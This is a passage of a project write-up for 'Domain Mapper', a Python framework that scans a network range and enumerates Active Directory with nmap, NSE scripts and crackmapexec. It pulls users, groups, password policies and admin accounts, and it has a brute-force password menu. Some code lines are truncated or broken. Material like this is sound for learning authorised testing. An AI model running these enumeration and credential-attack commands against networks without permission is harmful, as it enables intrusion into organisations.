            UserFiles()                                                                                 # If the user chooses to enter a
            break                                                                                       # This statement breaks out of t
        elif UserChoice in ['m', 'manual']:                                                             # Checks if the user's choice is
            print("        └──> You Have Chosen the Manual Option to Manually Input Passwords!")        # This line prints a message inc
            time.sleep(2)                                                                               # This command introduces a 2-se
            UserWordsLog()                                                                              # If the user chooses the manual
            break                                                                                       # This statement breaks out of t
        elif UserChoice in ['..', 'exit']:                                                              # Checks if the user's choice is
            print("        └──> Exiting the framework...")                                              # This line prints a message inc
            time.sleep(2)                                                                               # This command introduces a 2-se
            exit()                                                                                      # This function exits the progra
        else:                                                                                           # If the user's input doesn't ma
            print("        └──> Invalid choice! Please try again...")                                   # This line prints a message ind
            time.sleep(3)                                                                               # This command introduces a 3-se
LoginChoice()
```

Purpose: Provides a menu for the user to choose different options for providing a password list for a brute force attack. It offers automated, path-based, and manual options for inputting passwords, and handles user choices accordingly.

Scanning, Enumeration, and Exploitation Functions

```
def Scanning():                                                          # Defines a function named S
    os.chdir(current_directory)                                          # Changes the current workin
    subprocess.run(['python', 'Scanning.py', provided_range, Domain_Name])  # Runs the Scanning.py scrip
Scanning()                                                               # Calls the Scanning functio

def Enumeration():
    os.chdir(current_directory)
    subprocess.run(['python', 'Enumeration.py', provided_range, Domain_Name, AD_Username, AD_Password])
Enumeration()

def Exploitation():
    os.chdir(current_directory)
    subprocess.run(['python', 'Exploitation.py', provided_range, Domain_Name, AD_Username, AD_Password])
Exploitation()
```

Purpose: These functions handle the main tasks of the script by executing separate Python scripts for scanning, enumeration, and exploitation respectively. Each function changes the current working directory, runs the corresponding script, and passes the necessary parameters.

PDF_File Function

```
def PDF_File(): # Defines a function named PDF_File that handles the creation of a PDF report summary and displays m

    os.chdir(current_directory)
    os.system('clear')
    text = "\n\n\n\n                                                                After completing the entire process, a
    colored_text = colored(text, color='yellow', attrs=['bold'])
    print(colored_text)
    os.system('sleep 3')
    text = "\n\n                                                        The PDF report will summarize the investigation, prov
    colored_text = colored(text, color='red', attrs=['bold'])
    print(colored_text)

    # These commands append various pieces of information, including end time, author details, project explanation,
    os.system('echo "End Time: $(date)" >> PDF')
    os.system('echo "\nAuthor: Adir Salinas" >> PDF')
    os.system('echo "Linkedin: www.linkedin.com/in/adirsalinas" >> PDF')
    os.system('echo "Github: https://github.com/AdirSalinas" >> PDF')
    os.system('echo "\n\nProject Explanation:" >> PDF')
    os.system('''echo "Domain mapper is a structured approach to network security of the organization. \nThis projec
    os.system('echo "\n\nProject Structure:" >> PDF')
    os.system('echo "[*] The project will be divided into three phases: Scanning, Enumeration and Exploitation." >>
    os.system('echo "\n -> Scanning Mode:" >> PDF')
    os.system('echo "            Basic: Use the -Pn option in Nmap to assume all hosts are online, bypassing the
    os.system('echo "\n -> Enumeration Mode:\n              Basic: \n                  1) Identify services (-sV)
    os.system('echo "\n            Advanced: \n                  1) Extract all users. \n                  2) Extr
    os.system('echo "\n -> Exploitation Mode:\n              Basic: Deploy the NSE vulnerability scanning script.\
    os.system('echo "\n\n\n\n\n                  The Entire Results are Presented On The Next Page!" >> PDF 2>/dev/n
    os.system('''echo "\n\n\n\n  The entire data and results of the project are located inside the directory 'DataRe
    os.system('echo "\n\n      [!] The following are the entire results and data that were extracted during the \n
    os.system(f'echo "\n\n -> The network range you chose to scan is: {provided_range}" >> PDF 2>/dev/null')
    os.system(f'echo "\n[*] The following IP addresses appear to have open ports:\n" >> PDF 2>/dev/null')
    os.system('cat DataResualt/Network_Open_IP >> PDF 2>/dev/null')
    os.system(f'echo "\n\n[*] The following are the results of the scanning process:" >> PDF 2>/dev/null')
    os.system('cat DataResualt/Scanning_Data/Resualt* >> PDF 2>/dev/null')
    os.system('echo "\f\n\n      [!] The following are the entire results and data that were extracted during the \n
    os.system(f'echo "\n\n[*] The following are the results of the version scanning process:" >> PDF 2>/dev/null')
    os.system('cat DataResualt/Enumeration_Data/"Version Data"/* >> PDF 2>/dev/null')
    os.system('echo "\n" >> PDF')
    os.system('cat DataResualt/Enumeration_Data/"Domain Controller IP Address" >> PDF 2>/dev/null')
    os.system('echo "\n" >> PDF')
    os.system('cat DataResualt/Enumeration_Data/"DHCP Server IP Address" >> PDF 2>/dev/null')
    os.system('echo "\f\n\n" >> PDF')
    os.system('cat DataResualt/Enumeration_Data/"Detected Key Services" >> PDF 2>/dev/null')
    os.system('echo "\n\n" >> PDF')
    os.system('cat DataResualt/Enumeration_Data/"Domain NSE Scripts" >> PDF 2>/dev/null')
    os.system('echo "\f\n\n" >> PDF')
    os.system('cat DataResualt/Enumeration_Data/"Advanced Enumeration"/Extracted* >> PDF 2>/dev/null')
    os.system('echo "\f\n\n" >> PDF')
    os.system('cat DataResualt/Exploitation_Data/"NSE Vuln Resualt" >> PDF 2>/dev/null')
    os.system('echo "\f\n\n" >> PDF')
    os.system('cat DataResualt/Exploitation_Data/"Weak Credentials Resualt" >> PDF 2>/dev/null')
    os.system('cat DataResualt/Exploitation_Data/"Kerberos tickets" >> PDF 2>/dev/null')
    os.system('echo "\n\n\n                                  Thank you for using my project!" >> PDF 2>/dev/null')
    os.system('echo "\n    If you have any questions or need further assistance, please feel free to contact me." >> PD
    os.system('echo "\n                                          Adir Salinas" >> PDF 2>/dev/null')
    os.system('echo "                                  Email: adir735@gmail.com" >> PDF 2>/dev/null')
    os.system('echo "                          LinkedIn: https://github.com/AdirSalinas" >> PDF 2>/dev/null')
    os.system('echo "                          Github: www.linkedin.com/in/adirsalinas" >> PDF 2>/dev/null')
    os.system('echo "\n                                Enjoy your investigation." >> PDF 2>/dev/null')

    os.system('enscript PDF -p PDF_before > /dev/null 2>&1')
    os.system('ps2pdf PDF_before DataResualt/DomainMapper.pdf > /dev/null 2>&1')
    os.system('rm -rf PDF* >/dev/null 2>&1')

    os.system('sleep 5')
    text = "\n\n\n                                                                  The PDF file has been created
    colored_text = colored(text, color='green', attrs=['bold'])
    print(colored_text)
    os.system('sleep 3')
PDF_File()
```

Purpose: This function generates a comprehensive PDF report summarizing the findings and processes of the Domain Mapper script. It collects various pieces of information, including the start and end times, author details, and results from scanning, enumeration, and exploitation phases. The function formats the content and saves it in a structured PDF file, ensuring all critical data and findings are documented.

Removing_Temp_Files Function

```
def Removing_Temp_Files():
    os.chdir("DataResualt")
    os.system('rm -rf Network_Open_IP 2>/dev/null')
    os.system('rm -rf Network_Range 2>/dev/null')
    os.system('rm -rf pass.lst 2>/dev/null')
Removing_Temp_Files()
```

Purpose: This function cleans up temporary files generated during the execution of the Domain Mapper script. It changes the current working directory to "DataResult" and then removes specific temporary files, including "Network_Open_IP," "Network_Range," and "pass.lst," ensuring that unnecessary files do not clutter the workspace and preserving only the essential results.

end_animation Function

```
def end_animation():
    os.system('clear')

    result = subprocess.run(['figlet', '-t', 'All Tasks Completed!'], capture_output=True, text=True)
    banner = result.stdout
    colored_banner = colored(banner, color='cyan', attrs=['bold'])

    end_message = "    The Domain Mapper Script has completed successfully."
    final_message = "\n    Thanks you for using my project, have a great day and enjoy your investigation!"
    data_message = "\n    All data has been saved and stored in the directory named 'DataResualt'."

    print(colored_banner)
    time.sleep(1)

    for char in end_message:
        print(colored(char, color='green', attrs=['bold']), end='', flush=True)
        time.sleep(0.05)
    print()
    time.sleep(1)

    for char in final_message:
        print(colored(char, color='yellow', attrs=['bold']), end='', flush=True)
        time.sleep(0.05)
    print()
    time.sleep(1)

    for char in data_message:
        print(colored(char, attrs=['bold']), end='', flush=True)
        time.sleep(0.05)
    print()
    time.sleep(4)
end_animation()
```

Purpose: This function provides an animated end screen message to inform the user that the script has been completed successfully. It displays a banner and several messages in a visually appealing manner, with a final note about the location of saved data.

Second Script: `Scanning.py`

Import Statements

```
import os
import subprocess
import ipaddress
import time
import sys
from termcolor import colored
from colorama import init, Style
```

This section of the script imports various Python modules and packages required for the functionality of the project. Each import statement brings in specific tools and libraries that are used throughout the script.

Setting Up Initial Parameters and Directory

```
provided_range = sys.argv[1]
Domain_Name = sys.argv[2]
os.chdir("DataResualt")
```

This section of the script retrieves command-line arguments for the provided network range and domain name, then changes the working directory to "DataResualt".

Basic Scan Function

```
def Basic_Scan(provided_range):     # The Basic_Scan function performs a network scan to identify active hosts and open po
    os.makedirs("Scanning_Data", exist_ok=True)                 # Ensures the directory Scanning_Data exists for storing s
    os.system('clear')                                          # Clears the terminal screen for clarity.
    text = "\n »» Scanning Process...\n"                        # Displays the start of the scanning process with a highli
    colored_text = colored(text, color='cyan', attrs=['bold'])
    print(colored_text)
    os.system('sleep 2')                                        # Pauses the script for 2 seconds to allow the user to rea
    print("\n[?] Scanning Process: Identifying Active Hosts and Open Ports...\n")
    os.system('sleep 2')
    print("\n[!] Please wait while we scan your network range...\n")
    os.system(f'nmap {provided_range} -sL | awk \'{{print $(NF)}}\' | grep ^[0-9] > Network_Range')
    os.system(f'sudo nmap {provided_range} -Pn --open |grep -i "report for" | awk \'{{print $(NF)}}\' > Network_Open_IP')
    print("\n[*] The following IP addresses appear to have open ports:\n")
    time.sleep(2)
    os.system('cat Network_Open_IP')
    time.sleep(2)
    with open("Network_Open_IP", "r") as file:
        ip_addresses = file.read().splitlines()

    for ip in ip_addresses:                                                                                         # Iter
        print(f"\n\n -> Scanning {ip}...")                                                                          # Prir
        time.sleep(1)                                                                                               # Paus
        os.system(f'\n echo " \n-> The following resualt scan are for: {ip} \n" >> "Scanning_Data/Resualt {ip}"')   # Appe
        os.system(f'sudo nmap {ip} -Pn --open >> "Scanning_Data/Resualt {ip}"')                                     # Exec
        print(f"\n\n[✓] Nmap Scan for {ip} Completed. Output Saved Successfully...")                                # Afte
        time.sleep(2)                                                                                               # Paus
    text = "\n\n[+] The Entire Scanning Process Completed Successfully."                                            # Afte
    colored_text = colored(text, color='green', attrs=['bold'])                                                     # Forr
    print(colored_text)                                                                                             # Disp
    time.sleep(4)                                                                                                   # Conc
```

The Basic Scan function performs a network scan to identify active hosts and open ports within the provided network range. It saves the results in the "Scanning_Data" directory, displaying the progress and results to the user in a clear, step-by-step manner.

Intermediate Scan Function

```
def Intermediate_Scan(provided_range):
    os.makedirs("Scanning_Data", exist_ok=True)
    os.system('clear')
    text = "\n »» Scanning Process...\n"
    colored_text = colored(text, color='cyan', attrs=['bold'])
    print(colored_text)
    os.system('sleep 2')
    print("\n[?] Scanning Process: Identifying Active Hosts and Open Ports...\n")
    os.system('sleep 2')
    print("\n[!] Please wait while we scan your network range...\n")
    os.system(f'nmap {provided_range} -sL | awk \'{{print $(NF)}}\' | grep ^[0-9] > Network_Range')
    os.system(f'sudo nmap {provided_range} -Pn --open |grep -i "report for" | awk \'{{print $(NF)}}\' > Network_Open_IP')
    print("\n[*] The following IP addresses appear to have open ports:\n")
    time.sleep(2)
    os.system('cat Network_Open_IP')
    time.sleep(2)
    with open("Network_Open_IP", "r") as file:
        ip_addresses = file.read().splitlines()

    for ip in ip_addresses:
        print(f"\n\n -> Scanning {ip}...")
        time.sleep(1)
        os.system(f'\n echo " \n-> The following resualt scan are for: {ip} \n" >> "Scanning_Data/Resualt {ip}"')
        os.system(f'sudo nmap {ip} -p- -T4 -Pn --open >> "Scanning_Data/Resualt {ip}"')
        print(f"\n\n[✓] Nmap Scan for {ip} Completed. Output Saved Successfully...")
        time.sleep(2)
    text = "\n\n[+] The Entire Scanning Process Completed Successfully."
    colored_text = colored(text, color='green', attrs=['bold'])
    print(colored_text)
    time.sleep(4)
```

The Intermediate Scan function performs a thorough network scan to identify active hosts and all open ports within the provided network range. It saves detailed scanning results in the "Scanning_Data" directory, displaying the progress and results to the user clearly and methodically.

Advanced Scan Function

```
def Advanced_Scan(provided_range):
    os.makedirs("Scanning_Data", exist_ok=True)
    os.system('clear')
    text = "\n »» Scanning Process...\n"
    colored_text = colored(text, color='cyan', attrs=['bold'])
    print(colored_text)
    os.system('sleep 2')
    print("\n[?] Scanning Process: Identifying Active Hosts and Open Ports...\n")
    os.system('sleep 2')
    print("\n[!] Please wait while we scan your network range...\n")
    os.system(f'nmap {provided_range} -sL | awk \'{{print $(NF)}}\' | grep ^[0-9] > Network_Range')
    os.system(f'sudo nmap {provided_range} -Pn --open |grep -i "report for" | awk \'{{print $(NF)}}\' > Network_Open_IP')
    print("\n[*] The following IP addresses appear to have open ports:\n")
    time.sleep(2)
    os.system('cat Network_Open_IP')
    time.sleep(2)
    with open("Network_Open_IP", "r") as file:
        ip_addresses = file.read().splitlines()

    for ip in ip_addresses:
        print(f"\n\n -> Scanning {ip}...")
        time.sleep(1)
        os.system(f'\n echo " \n-> The following resualt scan are for: {ip} \n" >> "Scanning_Data/Resualt {ip}"')
        os.system(f'sudo nmap {ip} -p- -sU -T4 -Pn --open -n --max-retries 1 >> "Scanning_Data/Resualt {ip}"')
        print(f"\n\n[✓] Nmap Scan for {ip} Completed. Output Saved Successfully...")
        time.sleep(2)
    text = "\n\n[+] The Entire Scanning Process Completed Successfully."
    colored_text = colored(text, color='green', attrs=['bold'])
    print(colored_text)
    time.sleep(4)
```

The Advanced Scan function conducts a comprehensive network scan to identify active hosts and both TCP and UDP open ports within the provided network range. This detailed scan includes retries for more reliable results and stores the extensive scanning data in the "Scanning_Data" directory, ensuring the user receives a thorough analysis of the network's open ports.

Scanning Menu Function

```
def Scanning_Menu():
    while True:
        os.system('clear')

        # The following lines print out a menu for the user to choose from different options to Select t
        print("\n[!] Collected inforamtion: ")
        print("\n+-----------------------------------+" )
        print("|--> Network Range: " + provided_range)
        print("|--> Domain Name: " + Domain_Name )
        print("+-----------------------------------+" )
        print("\n[*] To initiate the scanning process, you will need to specify the desired depth of the
        print("[»] Please Select the Desired Operation Level for Scanning Mode:\n")
        print(" 1) Basic - Perform a basic scan assuming all hosts are online, bypassing the host discov
        print(" 2) Intermediate - Conduct a thorough scan of all 65535 ports on the target hosts, provid
        print(" 3) Advanced - Execute a comprehensive scan including both TCP and UDP scanning, This opt
        print("    +-------------------------------------------------------------+")
        print("    |  ..) To Exit The Framework, Simply type '..' or 'Exit' |")
        print("    +-------------------------------------------------------------+\n")

        UserChoice = input("    ┌─[Enter Your Choice]\n    └─────► ").strip().lower()

        if UserChoice in ['1', 'basic']:
            print("            └─────► You Have Selected Basic Scanning Mode!")
            time.sleep(2)
            Basic_Scan(provided_range)
            scanning_mode = "Basic"
            return scanning_mode
            break
        elif UserChoice in ['2', 'intermediate']:
            print("            └─────► You Have Selected Intermediate Scanning Mode!")
            time.sleep(2)
            Intermediate_Scan(provided_range)
            scanning_mode = "Intermediate"
            return scanning_mode
            break
        elif UserChoice in ['3', 'advanced']:
            print("            └─────► You Have Selected Advanced Scanning Mode!")
            time.sleep(2
            Advanced_Scan(provided_range)
            scanning_mode = "Advanced"
            return scanning_mode
            break
        elif UserChoice in ['..', 'exit']:
            print("            └─────► Exiting the framework...")
            time.sleep(2)
            exit()
        else:
            print("            └─────► Invalid choice! Please try again...")
            time.sleep(3)
Scanning_Choice = Scanning_Menu()
```

The Scanning Menu function presents the user with a menu to choose from different scanning options: Basic, Intermediate, or Advanced. Based on the user's selection, the script executes the corresponding scanning function (Basic_Scan, Intermediate_Scan, or Advanced_Scan) to identify active hosts and open ports within the specified network range. This function ensures the user can select the desired depth of the scan and confirms the choice before proceeding.

Third Script: `Enumeration.py`

Utility Module Imports

```
import os
import subprocess
import ipaddress
import time
import shutil
import gzip
import sys
from termcolor import colored
from colorama import init, Style
```

Purpose: This section imports essential Python modules (os, subprocess, ipaddress, time, shutil, gzip, sys) and additional packages (colored from termcolor and Style from colorama) necessary for various system operations, file management, network address handling, and terminal text formatting within the script.

Command-Line Argument Handling and Directory Navigation

```
provided_range = sys.argv[1]
Domain_Name = sys.argv[2]
AD_Username = sys.argv[3]
AD_Password = sys.argv[4]

os.chdir("DataResualt")
```

Purpose: This section of the script handles command-line arguments (provided_range, Domain_Name, AD_Username, AD_Password) passed during script execution to specify the network range, domain name, Active Directory username, and password, respectively. Additionally, it changes the current working directory to "DataResualt" for subsequent file operations related to data result storage or retrieval.

Port Version Function

```
def PortsVersion():
    os.makedirs("Enumeration_Data", exist_ok=True)
    os.system('mkdir Enumeration_Data/"Version Data"')
    os.system('clear')
    text = "\n »» Enumeration Process...\n"
    colored_text = colored(text, color='magenta', attrs=['bold'])
    print(colored_text)
    os.system('sleep 2')
    print("\n[!] Please wait while we enumerate your network range...\n")
    os.system('sleep 2')
    with open("Network_Open_IP", "r") as file:
        ip_addresses = file.read().splitlines()

    os.system('sleep 2')
    print("\n -> Scanning each open port that was discovered for its version.")
    for ip in ip_addresses:
        # Extract open ports
        os.system(f'''echo " \n-> The following scan results are for: {ip} \n" >> "Enumeration_Data/Version Data/Version Resualt {ip}"''')
        os.system(f'\n echo " \n-> The following resualt scan are for: {ip} \n" >> "Scanning_Data/Resualt {ip}"')
        command = f"cat Scanning_Data/Resualt\\ {ip} | grep -i open | awk -F/ '{{print $1}}'"
        try:
            output = subprocess.check_output(command, shell=True, text=True)
            open_ports = output.strip().split('\n')
        except subprocess.CalledProcessError:
            print("Error: Unable to extract open ports.")
            return

        # Perform Nmap scan with version detection (-sV)
        open_ports_str = ','.join(open_ports)
        nmap_command = f"sudo nmap {ip} -p {open_ports_str} -sV -Pn >> Enumeration_Data/'Version Data'/'Version Resualt {ip}'"
        try:
            subprocess.run(nmap_command, shell=True, check=True)
        except subprocess.CalledProcessError:
            print("Error: Nmap scan failed.")
            return
    print("\n\n[✓] The version detection process has been successfully completed!\n")
    os.system('sleep 2')
```

Purpose: The PortsVersion function manages the setup and execution of port enumeration tasks, specifically focused on identifying service versions on open ports across a specified network range. It orchestrates directory creation, terminal screen clearing, colored message printing for user interaction, file handling for IP addresses, and Nmap scans with version detection (-sV), ensuring comprehensive data collection and logging for network analysis.

DomainIPAddress Function

```
def DomainIPAddress():
    os.chdir("Enumeration_Data")
    # Command to extract the domain name
    os.system('sleep 2')
    print("\n -> Enumerating each discovered IP address to find associated domain names.")
    os.system('sleep 2')
    os.system('echo "\n[!] After the Enumeration Process Completed Successfully, the following display the Domain names
    try:
        results = subprocess.check_output('grep -iR ldap * | grep -i domain', shell=True, text=True).strip().split('\n')
    except subprocess.CalledProcessError:
        # If no domain names were found, write a message to the output file
        os.system('echo "[X] Unfortunately, no domain names were found:\n" >> "Domain Controller IP Address"')
    else:
        # Process each line to extract and pair IP addresses with domain names
        with open("domain", "w") as output_file:
            for line in results:
                file, line_content = line.split(":", 1)
                ip = file.split()[-1]
                domain = line_content.split(',')[0].split()[-1]
                output_file.write(f"-> For The IP Address {ip}, The Domain Name: {domain}\n")
        os.system('cat domain|sort|uniq >> "Domain Controller IP Address"')
        os.system('rm -rf domain')
        os.chdir("..")
        os.system('sleep 2')
        print("\n\n[✓] Enumeration Process for Domain Names has Been Successfully Completed!\n")
        os.system('sleep 2')
```

Purpose: The DomainIPAddress function manages the enumeration process to discover domain names associated with IP addresses. It involves navigating to the "Enumeration_Data" directory, executing commands to search for domain-related information within files, processing results to pair IPs with domain names, and storing formatted outputs in "Domain Controller IP Address". This function ensures comprehensive data gathering and reporting for network analysis and management.

DHCPServer Function

```
def DHCPServer():
    os.chdir("Enumeration_Data")
    os.system('sleep 2')
    print("\n -> Enumerating each discovered IP address to check for the availability of DHCP servers.")
    os.system('sleep 2')
    # Write a message to the output file indicating the start of processing
    os.system('echo "\n[!] After the Enumeration Process Completed Successfully, the following display the DHCP server IP addresses:\n"
    try:
        # Attempt to extract DHCP server information from the output
        results = subprocess.check_output('cat "Version Data"/Version*| grep -iRw "67\|68" ', shell=True, text=True).strip().split('\n')
    except subprocess.CalledProcessError:
        # If no DHCP server information was found, write a message to the output file
        os.system('echo "[X] Unfortunately, no DHCP server IP addresses were found!\n" >> "DHCP Server IP Address"')
    else:
        # Process each line to extract DHCP server IP addresses
        with open("dhcp_servers", "w") as output_file:
            for line in results:
                file, line_content = line.split(":", 1)
                ip = file.split()[-1]
                output_file.write(f"-> DHCP Server IP Address: {ip}\n")
        os.system('cat dhcp_servers | sort | uniq >> "DHCP Server IP Address"')
        os.system('rm -rf dhcp_servers')
        os.chdir("..")
        os.system('sleep 2')
    print("\n\n[✓] Enumeration process for DHCP servers has been successfully completed!\n")
    os.system('sleep 3.5')
```

Purpose: The DHCPServer function manages the enumeration of DHCP servers within a network, focusing on identifying IP addresses associated with DHCP services. It navigates to the "Enumeration_Data" directory, executes commands to search and process DHCP-related data from files, and generates a report in "DHCP Server IP Address". This function ensures comprehensive data gathering and reporting for network analysis and management, providing clear feedback upon successful completion of the DHCP server enumeration process.

Basic_Enumeration Function

```
def Basic_Enumeration():

    PortsVersion()

    DomainIPAddress()

    DHCPServer()
```

Purpose: The Basic_Enumeration function in your script is structured to systematically call other functions that handle specific tasks as part of a basic enumeration process for network analysis. Here's what happens when you call this function:

KeyServices Function

```
def KeyServices():
    os.system('sleep 2')
    print("\n[?] Enumeration and Detection: Identifying IP Addresses with Open Services FTP, SSH, SMB, WinRM, LDAP, RDP...")
    os.system('mv "Version Data"/*  .')
    time.sleep(4)
    with open('../Network_Open_IP', 'r') as file:
        ip_addresses = file.read().splitlines()
    ip_services = {}

    for ip in ip_addresses:
        command = (
            f"grep -iRw 'ftp\\|ssh\\|smb\\|winrm\\|ldap\\|rdp' Version* | "
            f"grep 'Version Resualt {ip}' | awk '{{print $5}}' | sort | uniq"
        )
        try:
            result = subprocess.check_output(command, shell=True, text=True).strip()
            services = [service for service in result.split('\n') if service]
        except subprocess.CalledProcessError:
            services = []
        ip_services[ip] = services

    with open('Detected Key Services', 'w') as key_services_file:
        key_services_file.write("\n» Enumeration and Detection: Identifying IP Addresses with Open Services FTP, SSH, SMB, W
        for ip, services in ip_services.items():
            if services:
                services_list = ', '.join(services)
                key_services_file.write(f"• The open services at IP address {ip} are as follows: {services_list}\n")
            else:
                key_services_file.write(f"• No services found for IP address -> {ip}\n")
    print("\n\n[✓] The detection of open key services process has been successfully completed.")
    time.sleep(3)
    os.system('mv Version\ Resualt\ * Version\ Data')
```

Purpose: The KeyServices() function identifies FTP, SSH, SMB, WinRM, LDAP, and RDP services on IP addresses with open ports, storing results in files and providing detailed detection feedback.

NSE_Scripts Function

```
def NSE_Scripts():  # The NSE_Scripts function is designed to use NSE (Nmap Scripting Engine) scripts to gather detailed information from a domain network and document the

    print("\n\n[?] Enumeration and Detection: Identifying Valuable Information on the Domain Network Using NSE Scripts...\n")       # This line prints a message to the cons

    # A multi-line string is defined, providing a formatted header for the output file. This header outlines the specific NSE scripts used: # smb-os-discovery: Discovers op
    header_text = """

    [!] After enumeration of the domain network, we utilized the following NSE scripts to gather comprehensive insights:

 • "smb-os-discovery": For discovering operating system details of SMB servers.
 • "smb-enum-users": For enumerating users on SMB servers.
 • "ldap-search": To search and retrieve detailed information from the LDAP directory.

[*] The following data represents the output of the enumeration process:
    """
    with open("Domain NSE Scripts", "w") as file:                                          # Opens a file named "Domain NSE Scripts" in write mode ("w"), which means
        file.write(header_text.strip() + "\n")                                             # Writes the header_text to the file after stripping any leading or trailin

    # A command string is constructed to process files starting with "Domain". It uses grep to filter lines containing "For The" and the variable Domain_Name, isolating re
    command = (
        f"cat Domain* | grep -i 'For The' | grep -i '{Domain_Name}' | "
        f"awk '{{print $6}}' | awk -F, '{{print $1}}' | sort | uniq"
    )
    result = subprocess.run(command, shell=True, capture_output=True, text=True, check=True)    # Executes the command using subprocess.run: shell=True: Allows shell featu
    Domain_IP = result.stdout.strip()                                                          # Retrieves the standard output from the result, strips any extra whitespac

    with open("Domain NSE Scripts", "a") as file:
        file.write("\n-> Result of the scan 'smb-os-discovery'\n\n")
    NSE_OS_Discovery = f'sudo nmap -p 445 --script smb-os-discovery --script-args smbuser={AD_Username},smbpass={AD_Password} -sV {Domain_IP} -Pn >> "Domain NSE Scripts"'
    os.system(NSE_OS_Discovery)

    with open("Domain NSE Scripts", "a") as file:
        file.write("\n-> Result of the scan 'smb-enum-users'\n\n")
    NSE_User_Discovery = f'sudo nmap -p 445  --script smb-enum-users --script-args smbuser={AD_Username},smbpass={AD_Password} -sV {Domain_IP} -Pn >> "Domain NSE Scripts"'
    os.system(NSE_User_Discovery)

    with open("Domain NSE Scripts", "a") as file:
        file.write("\n-> Result of the scan 'ldap-search'\n\n")
    NSE_Ldap_Search = f'''sudo nmap -p 389 --script ldap-search --script-args 'ldap.username={AD_Username},ldap.password={AD_Password}' -sV {Domain_IP} -Pn >> "Domain NSE S
    os.system(NSE_Ldap_Search)

    print("\n[✓] The detection of Valuable Information on the Domain Network has been successfully completed.\n")
    os.system('sleep 4')
```

Purpose: The NSE_Scripts() function utilizes NSE (Nmap Scripting Engine) scripts to gather detailed information from a domain network. It documents findings including SMB server OS details, enumerated users, and LDAP directory information, organizing results in a structured manner within the "Domain NSE Scripts" file.

Intermediate_Enumeration Function

```
def Intermediate_Enumeration():

    KeyServices()

    NSE_Scripts()
```

Purpose: The Intermediate_Enumeration function orchestrates a more in-depth enumeration process by sequentially calling two other functions within your script: KeyServices() and NSE_Scripts(). Here's a brief overview of how each function contributes to the enumeration process:

Advanced_Enumeration Function

```python
def Advanced_Enumeration():                                                                                    # The Advanced_Enumeration function is designed to execute 
    os.system('clear')                                                                                         # This command clears the terminal screen, providing a clea
    os.makedirs("Advanced Enumeration", exist_ok=True)                                                         # This command ensures that a directory named "Advanced Enu

    text = "\n »» Enumeration Process..."                                                                      # This line sets up a string with the message "Enumeration 
    colored_text = colored(text, color='magenta', attrs=['bold'])                                              # This function wraps the text in bold magenta color format
    print(colored_text)                                                                                        # Outputs the formatted text to the console, displaying the
    os.system('sleep 2')                                                                                       # Inserts a short pause of 2 seconds to give the user time 

    print(f"\n\n[?] Enumeration and Detection: Identifying and Extracting Advanced Data from '{Domain_Name}'!\n\n") # Prints a more detailed message about the goals of the adv
    os.system('sleep 3')                                                                                       # Extends the pause to 3 seconds following the detailed exp

    # Combines several shell commands to process files starting with "Domain". It uses cat to concatenate the contents of these files, grep to filter lines containing "For The
    command = (
        f"cat Domain* | grep -i 'For The' | grep -i '{Domain_Name}' | "
        f"awk '{{print $6}}' | awk -F, '{{print $1}}' | sort | uniq"
    )

    result = subprocess.run(command, shell=True, capture_output=True, text=True, check=True)                   # Executes the constructed command using Python's subproces
    Domain_IP = result.stdout.strip()                                                                          # Takes the output from the command stored in result.stdout

    # Extracting all User Names
    with open("Advanced Enumeration/Extracted Users", "a") as file:                                            # Opens (or creates if it doesn't exist) a file named "Extr
        file.write(f"\n-> Advanced Enumeration Report: Extracted all Users from {Domain_IP}\n\n")              # Writes a formatted string to the file, which includes a h
    print(" -> Extracting all User Names. \n")                                                                 # Prints a message to the console to inform the user that t

    Crack_users_command = f'''crackmapexec smb {Domain_IP} -u {AD_Username} -p {AD_Password} --users | sed 's/\x1b\[[0-9;]*m//g' >> "Advanced Enumeration/Extracted Users"'''
    os.system(Crack_users_command)

    # Extracting all Groups
    with open("Advanced Enumeration/Extracted Groups", "a") as file:                                           # This line opens the file named "Advanced Enumeration/Extr
        file.write(f"\n-> Advanced Enumeration Report: Extracted all Groups from {Domain_IP}\n\n")             # This command writes a header to the file, indicating the 
    print(" -> Extracting all Groups. \n")                                                                     # This command outputs a message to the console indicating 

    Crack_Group_command = f'''crackmapexec smb {Domain_IP} -u {AD_Username} -p {AD_Password} --groups | sed 's/\x1b\[[0-9;]*m//g' >> "Advanced Enumeration/Extracted Groups"'''
    os.system(Crack_Group_command)

    # Extracting password policy
    with open("Advanced Enumeration/Extracted Password Policy", "a") as file:                                  # opens the file named "Extracted Password Policy" located 
        file.write(f"\n-> Advanced Enumeration Report: Extracted Password Policy from {Domain_IP}\n\n")        # writes a formatted header into the file that is currently
    print(" -> Extracting Password Policy.\n")                                                                 # This command outputs a status update to the console, signa

    Crack_PassPol_command = f'''crackmapexec smb {Domain_IP} -u {AD_Username} -p {AD_Password} --pass-pol | sed 's/\x1b\[[0-9;]*m//g' >> "Advanced Enumeration/Extracted Passwor
    os.system(Crack_PassPol_command)                                                                           # This function executes the command constructed in Crack_Pa

    # Extracting Disabled Accounts
    with open("Advanced Enumeration/Extracted Disabled Accounts", "a") as file:                                # opens the file named "Extracted Disabled Accounts" locate
        file.write(f"\n-> Advanced Enumeration Report: Extracted all Disabled Accounts from {Domain_IP}\n\n")  # writes a header to the file indicating the content to foll
    print(" -> Extracting all Disabled Accounts.\n")                                                           # This command prints a message to the console indicating th

    Crack_DomMem_command = f'''sudo nmap -p 445  --script smb-enum-users --script-args smbuser={AD_Username},smbpass={AD_Password} -sV {Domain_IP} -Pn |grep -i disabled -B2 >>
    os.system(Crack_DomMem_command)                                                                            # This function executes the constructed command using the 

    # Extracting accounts that are members of the Domain Admins group.
    with open("Advanced Enumeration/Extracted Admin Accounts", "a") as file:                                   # opens the file named "Extracted Admin Accounts" located i
        file.write(f"\n-> Advanced Enumeration Report: Extracted all Admin Accounts from {Domain_IP}\n\n")     # writes a specific header to the file, indicating the star
    print(" -> Extracting all Admin Accounts.\n")                                                              # outputs a message to the console, informing the user that 

    Crack_AdminAcc_command = f'''crackmapexec smb {Domain_IP} -u {AD_Username} -p {AD_Password} --groups Administrators | sed 's/\x1b\[[0-9;]*m//g' >> "Advanced Enumeration/Ext
    os.system(Crack AdminAcc command)                                                                          # This function call uses the system's shell to execute the
```

Purpose: The Advanced_Enumeration() function orchestrates an extensive network enumeration process, clearing the screen, creating a directory for results, extracting user names, groups, password policies, disabled accounts, and admin accounts from a specified domain IP using specialized commands like crackmapexec and nmap.

Enumeration_Menu() function

```python
def Enumeration_Menu():
    while True:                                                          # This initiates an infinite loop, which will continu
        os.system('clear')                                               # This command clears the terminal screen to provide

         # The following lines print out a menu for the user to specify the desired depth of the enumeration.
        print("\n[!] Collected inforamtion: ")
        print("\n+-----------------------------------+" )
